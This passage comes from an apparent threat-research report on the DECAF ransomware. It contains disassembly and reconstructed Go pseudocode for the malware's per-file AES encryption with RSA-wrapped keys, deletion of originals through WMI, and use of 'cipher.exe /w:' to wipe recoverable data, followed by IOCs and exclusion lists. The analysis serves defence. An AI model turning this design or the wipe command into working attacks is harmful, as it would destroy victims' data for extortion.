

Figure 11: main_EncWorker_func1 functionality

Once the file path has been received, the function calls Encryptor.E for encrypting the file.

The encryption routine is as follows:

- Checks if the file size is smaller than 4GB



Figure 12: File size check

- Sets up the cryptographic algorithms
  - DECAF uses AES-CBC-128 with a randomly generated encryption key and initial vector
  - Each file is encrypted with a different symmetric encryption key
  - The file's encryption key is encrypted using the attacker's public key

```
call    runtime_makeslice
mov     [rsp+2B0h+cbc_iv], rax
mov     ebx, 10h
mov     rcx, rbx
call    crypto_rand_Read
test    rbx, rbx
jnz     loc_500431
lea     rax, type__uint8 ; *uint8
mov     ebx, 10h
mov     rcx, rbx
call    runtime_makeslice
mov     [rsp+2B0h+aes_key], rax
mov     ebx, 10h
mov     rcx, rbx
nop
call    crypto_rand_Read
test    rbx, rbx
jnz     loc_5003FB
lea     rax, type__sha256_digest ; *sha256.digest
call    runtime_newobject
mov     [rsp+2B0h+sha256], rax
call    crypto_sha256___ptr_digest__Reset
mov     rcx, cs:G_Reader ; rng
mov     rdi, cs:qword_624A88
mov     rdx, [rsp+2B0h+arg_encryptor]
mov     rsi, [rdx+18h]  ; public_key
movups  [rsp+2B0h+var_2B0], xmm15
mov     [rsp+2B0h+var_2A0], 0
lea     rax, off_564398
mov     rbx, [rsp+2B0h+sha256] ; hash
mov     r8, [rsp+2B0h+aes_key] ; msg
mov     r9d, 10h
mov     r10, r9         ; label
call    crypto_rsa_EncryptOAEP
test    rdi, rdi
jnz     loc_5003C5
mov     [rsp+2B0h+var_238], rcx
mov     [rsp+2B0h+encrypted_key], rax
mov     [rsp+2B0h+encrypted_key_length], rbx
```

Figure 13: Encryption key and IV

ciphertext, err := EncryptOAEP(sha256.New(), aes_key, public_key, G_Reader, 0x10)

The next thing is to open the source (original file) and target (encrypted file) files. The malware opens the original file with OF_READWRITE permission and creates a new target file with .decaf extension.

```
mov     rax, [rsp+2B0h+file_name]
mov     rbx, [rsp+2B0h+file_name_size]
mov     ecx, OF_READWRITE
xor     edi, edi
call    os_OpenFile
```

```
mov     rdx, [rsp+2B0h+arg_encryptor]
mov     rdi, [rdx+8]     ; .decaf
mov     rsi, [rdx+10h]   ; extension_length
xor     eax, eax
mov     rbx, [rsp+2B0h+arg_file_name]
mov     rcx, [rsp+2B0h+arg_file_name_size]
call    runtime_concatstring2
mov     ecx, 242h        ; O_RDWR|O_CREATE|O_TRUNC
mov     edi, 1B6h
call    os_OpenFile      ; creates <file>.decaf
```

Figure 14: Open original and target files

The attacker needs to be able to decrypt all files in case someone pays the demanded ransom to maintain its credibility. To do that, the attacker creates a special header for each file that contains the relevant data for decryption.

Encrypted file format:

```
{
FilePrefix // Encrypted files identifier
FileSize // Reconstrcut the real file size after it has encrypted

CBC_IV // Shared between encryption and decryption
EncrypyedKeyLength
EncryptedKey // Required for decrypting the enc_key using the attacker's private key
EncrypyedData
}
```

<code: go>



Figure 15: Encrypted file format

The file content is divided into chunks, where each chunk is 0x10 bytes. We wrote simple pseudocode which represents the content encryption's logic:

1. Read 0x10 bytes from the original file
2. If it's EOF, end.
3. If less than 0x10 bytes read, add random padding and create 0x10 bytes block
4. Encrypt the data
5. Write the encrypted data to the target file

```
funcEncryptFileContent()
// ...
// More initialization explained above

symmetricKey := rand.Reader.Read(0x10)
initialVector := rand.Reader.Read(0x10)

hFile := os.OpenFile("<file_path>", O_RDWR, 0)
hTargetFile := os.OpenFile("<file_path>.decaf", o_RDWR | O_CREATE |  O_TRUNC,
0x1B6)

fileReader := bufio.NewReader(hFile)
fileWriter := bufio.NewWriter(hFile)

plaintext := make([]byte, 0x10)
ciphertext := make([]byte, 0x10)

// Read until there's nothing to read
_, err := io.ReadAtLeast(fileReader, plaintext, 0x10)
while err != io.EOF {
if err == io.ErrUnexpectedEOF {
// Add random padding
padLen := aes.BlockSize - len(inBytes)%aes.BlockSize

                padding := make([]byte, padLen)
_, err = rand.Reader.Read(padding)

padding[0] = byte(padLen)
plaintext = append(padding, plaintext...)
plaintextLen := len(plaintext)
}
block, err := aes.NewCipher(symmetricKey)
cfb := cipher.NewCBCEncrypter(block, initialVector)
cfb.CryptBlocks(ciphertext[aes.BlockSize:], plaintext)
fileWriter.Write(ciphertext)
}
}
```

We can assume that the author chose to divide the data into such small chunks as a way to evade detection by Anti-Ransomware solutions that monitor for large data chunk encryptions.

Original File Wiping

Once the ransomware has created the encrypted file it needs to delete the original file and eliminate the target’s ability to recover the file.

First, the malware deletes the file using the WMI object created in the initialization phase. We’ve reconstructed the malware’s WMI usage in the following pseudocode:

1. The malware connects to the local WMI's ROOT\\CIMV2 namespace for executing commands
2. Once the file is encrypted, the malware queries for the CIM_DataFile object according to the file's path
3. It counts the results and iterates over the items
4. For each item, it invokes the Delete function

```
func DeleteFileUsingWMI() {
ole.CoInitialize(0)

unknown, _ := oleutil.CreateObject("WbemScripting.SWbemLocator")

wmi, _ := unknown.QueryInterface(ole.IID_IDispatch)

serviceRaw, _ := oleutil.CallMethod(wmi, "ConnectServer")

service := serviceRaw.ToIDispatch()

// ...
// File encryption
// ...

// result is a SWBemObjectSet
resultRaw, _ := oleutil.CallMethod(service, "ExecQuery",   "SELECT * FROM
CIM_DataFile where  name="<file_path>"")
result := resultRaw.ToIDispatch()
countVar, _ := oleutil.GetProperty(result, "Count")
count := int(countVar.Val)
for i :=0; i < count; i++ {
// Each item is CIM_DataFile object

itemRaw, _ := oleutil.CallMethod(result, "ItemIndex", i)

item :=  itemRaw.ToIDispatch()
oleutil.CallMethod(item, "Delete")
}
}
```

Now the last thing left is to remove the recovery ability on the infected system. For that, DECAF utilizes cipher.exe, similarly to other ransomware (e.g., LockerGoga and MegaCortex).

DECAF iterates over the directories it needs to encrypt and calls cipher.exe with a /w:<directory_path>. This option overwrites ("wipes") deleted data and, as a result, eliminates the ability to recover the file.

```
lea     rax, aWS1         ; "/w:%s1"
mov     ebx, 5
lea     rcx, [rsp+58h+directory_path_string]
mov     edi, 1
mov     rsi, rdi
call    fmt_Sprintf       ; "/w:<directory_path>"
movups  [rsp+58h+var_28], xmm15
mov     qword ptr [rsp+58h+var_28], rax
mov     qword ptr [rsp+58h+var_28+8], rbx
lea     rax, aCipherExe ; "cipher.exe"
mov     ebx, 0Ah
lea     rcx, [rsp+58h+var_28]
mov     edi, 1
mov     rsi, rdi
call    os_exec_Command
mov     [rsp+58h+var_30], rax
lea     rax, type__syscall_SysProcAttr ; *syscall.SysProcAttr
call    runtime_newobject
mov     byte ptr [rax], 1
mov     rcx, [rsp+58h+var_30]
test    [rcx], al
cmp     cs:dword_679FA0, 0
jnz     short loc_4E1CB2
mov     [rcx+98h], rax
jmp     short loc_4E1CBE
-------------------------------------------------------------

                          ; CODE XREF: GTest_lib_win_Cipher+A7↑j
lea     rdi, [rcx+98h]
call    runtime_gcWriteBarrier

                          ; CODE XREF: GTest_lib_win_Cipher+B0↑j
mov     rax, rcx
call    os_exec___ptr_Cmd__Start
mov     rbp, [rsp+58h+var_8]
add     rsp, 58h
retn
```

Figure 16: Wiping delete data inside the directory

Debug VS Pre-Release

The difference between the two versions of the same ransomware is that the pre-release variant is stripped of symbols, strings and function names are obfuscated.

We assumed that the second version is a Pre-Released version due to the Protonmail used in the ransom note, which is filled with a placeholder instead of a real email address.

```
xxxxxxxxxxxxxxxxxxx@protonmail.com

!!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
!!! DANGER !!!
```

Figure 17: Email address in the ransom note of the Pre-Release version

Time for comparison

Go Version

Let's take a look at the code from runtime.schedinit that contains the variable buildVersion. This variable points to the Golang version that has been used, at least in the case that the symbols are present and not stripped.



Figure 18: Go version comparison

It's worth mentioning that Go 1.17 implements a new way of passing function arguments and results using registers instead of the stack. Because of this, reverse engineering Golang could become messy for newcomers.

https://golang.org/doc/go1.17#compiler

Public key



Figure 19: Public key comparison

Strings Obfuscation

The ransomware uses string obfuscation in its Pre-Release version. Strings are being de-obfuscated on runtime while utilizing different custom de-obfuscation functions.

For example, the initialization of the `Encryptor` object's decaf extension attribute:

Figure 20: .decaf extension deobfuscation

Another example could be seen while deleting the original file. The WMI query used in the Debug version was embedded into the binary while in the Pre-Release version it was stored encrypted. Before calling the delete function, the malware executes the decryption function and reveals the real WMI query, as we saw in the Debug version.

Figure 21: WMI query resolving

Conclusion

The development of DECAF continues to this day, showing that ransomware groups constantly innovate their attacks. That the attack is written in Golang is further proof of this trend toward innovation among the adversary community; threat actors are forever making changes and adding new capabilities to evade the detection-centric solutions that predominate in the market.

Companies need to adopt prevention-first strategies, such as the ones Morphisec provides, to ensure that they stand a chance at protecting their critical systems from further attacks. Morphisec Labs will continue to track the development of the *DECAF ransomware* and report any further developments that we uncover.

IOCs

Debug Version Public Key

-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAv+D8WLstRCGExBNfcsd8iYvvBajk1wxLbHgteWQCtXWqr7VDaBD8
SEVez9LQVDvUNdHmRK+8n/JtkJ2vuPwBfb8IxZJ7sXsk/Zt1eoE7tZYUtKTZwazl
1zNbTR8Ocftkj3LW57atj+nTEUues7RkauWkXAlJckGXON4LXTI63QFleOmF0+C+
xoRkw3MibdQhePLZFm9eczZAmYqU875iBAQ5krsmvG10FU+2VVKmwAXfD9EUiuQ0
ZQPwayA0ubYuMmayj6SE7OlQzYuPQJzj6vYjMOnalCoe3yEu6Km35moYDcBN9p9f
v36lPX2MIq20tYiuGKcGSMeT7y/fmO9joQIDAQAB
-----END RSA PUBLIC KEY-----

Pre-Release Version Public Key

-----BEGIN RSA PUBLIC KEY-----

MIIBCgKCAQEAq4k1Hdb1THrzBBeO184knCbBKr03apfXqlOkSdtHSJgfyIqJPGxl

/cFisJmVXR3/t4e9FbLsEIuTp9PJTciomHfr5CgCQzhnAZ0AvjGBaWP6KpCyfDns

ybruyKqygaWpZSAnzRdB+TAku5iqy8q1VwnN57QBltro0YJZ8enKZRTlczmtjeOp

B/xuTOuDjmUSNiGyijWBVfYk7sVXl/lQ8taXr36xPWhMIG0EqRVrFV+cavS7Z4va

yXmcf55NkpMGKKY8uqvwb4aLIKabek2nUWBgNgSOtqBLLL2A2bY/5s0GJ/VV+EmI

X7/zI+FceU+dcNX/ir0ujP4ys4m/jjZD4wIDAQAB

-----END RSA PUBLIC KEY-----

Hashes

Pre-release

5da2a2ebe9959e6ac21683a8950055309eb34544962c02ed564e0deaf83c9477

Debug

98272cada9caf84c31d70fdc3705e95ef73cb4a5c507e2cf3caee1893a7a6f63

Appendix

Files blacklist

bootfont.bin
boot.ini
ntuser.dat
desktop.ini
iconcache.db
ntldr
ntuser.dat.log
thumbs.db
bootsect.bak
ntuser.ini
autorun.inf
bootnxt
bootmgr

Directories blacklist

intel
program files (x86)
program files
msocache
$recycle.bin
$windows.~ws
tor browser
boot
system volume information
perflogs
google
application data
windows
programdata
windows.old
appdata
mozilla

Extensions blacklist

.themepack	.shs	.prf
.ldf	.drv	.dll
.scr	.wpx	.nomedia
.icl	.deskthemepack	.idx
.386	.bat	.tmp
.cmd	.rom	.pdb
.ani	.msc	.lib
.adv	.lnk	.class
.theme	.cab	
.msi	.spl	
.rtp	.ps1	
.diagcfg	.msu	
.msstyles	.ics	
.bin	.key	
.hlp	.msp	